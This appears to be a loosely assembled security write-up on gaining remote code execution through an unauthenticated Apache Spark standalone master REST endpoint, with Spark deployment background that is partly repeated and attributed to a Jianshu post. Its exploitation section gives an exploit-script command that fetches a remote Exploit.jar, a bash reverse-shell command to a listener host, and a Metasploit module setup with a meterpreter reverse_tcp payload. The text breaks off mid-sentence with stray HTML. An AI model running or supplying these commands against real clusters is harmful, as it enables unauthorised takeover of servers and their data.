
Spark, this computing framework, supports multiple deployment modes: it can be deployed on a single computer or across multiple machines (a cluster). To compute data, we must have computers doing the computing for us — and of course, the more computers we have (the larger the cluster), the stronger our computing power. But sometimes we just want to run an experiment or a small computation locally, so deploying it on a single machine is also perfectly fine.
Exploitation
Requirement One
Spark is running on Standalone Mode.
Standalone mode
In this mode, Spark takes care of resource management and scheduling itself. It divides the machines in the cluster into a master machine and worker machines. There is usually just one master, which you can simply think of as the logistics butler, while the workers are the hard laborers who actually carry out the computing tasks. For specifics on how to configure this, refer to the Spark documentation.
Author: geekpy
Link: https://www.jianshu.com/p/aaac505908dd
Source: Jianshu
Copyright belongs to the author. For commercial reprints, please contact the author for authorization; for non-commercial reprints, please cite the source.
Requirement Two
REST URL of Master is accessible.
/bin/spark-submit \
        --cluster cluster_name \
        --master spark://host:port \
        ...
Exploitation Methods
EXP Script
./submit.sh spark_rest_url spark_version jar_url commands

e.g.

./submit.sh 172.0.0.1:4040 2.3.1 https://github.com/aRe00t/rce-over-spark/raw/master/Exploit.jar  "whoami"
Here is an example of a reverse shell:
./submit.sh 192.168.100.2:6066 2.3.1 https://github.com/aRe00t/rce-over-spark/raw/master/Exploit.jar "bash -i >& /dev/tcp/192.168.100.1/8888 0>&1"
MSF Module
msf5>use exploit/linux/http/spark_unauth_rce
msf5>set payload java/meterpreter/reverse_tcp
msf5>set rhost 192.168.100.2
msf5>set rport 6066
msf5>set lhost 192.168.100.1
msf5>set lport 4444
msf5>set srvhost 192.168.100.1
msf5>set srvport 8080
msf5>exploit
Background
There are multiple ways to deploy the Spark computing framework: on a single computer or across multiple machines (a cluster). To compute data, we must have computers doing the computing for us — and of course, the more computers we have (the larger the cluster), the stronger our computing power. But sometimes we just want to run an experiment or a small computation locally, so deploying it on a single machine is also perfectly fine.
When we initialize a SparkConf, or when submitting a Spark job, we always have to set this<font style="color:#404040;">master</font>parameter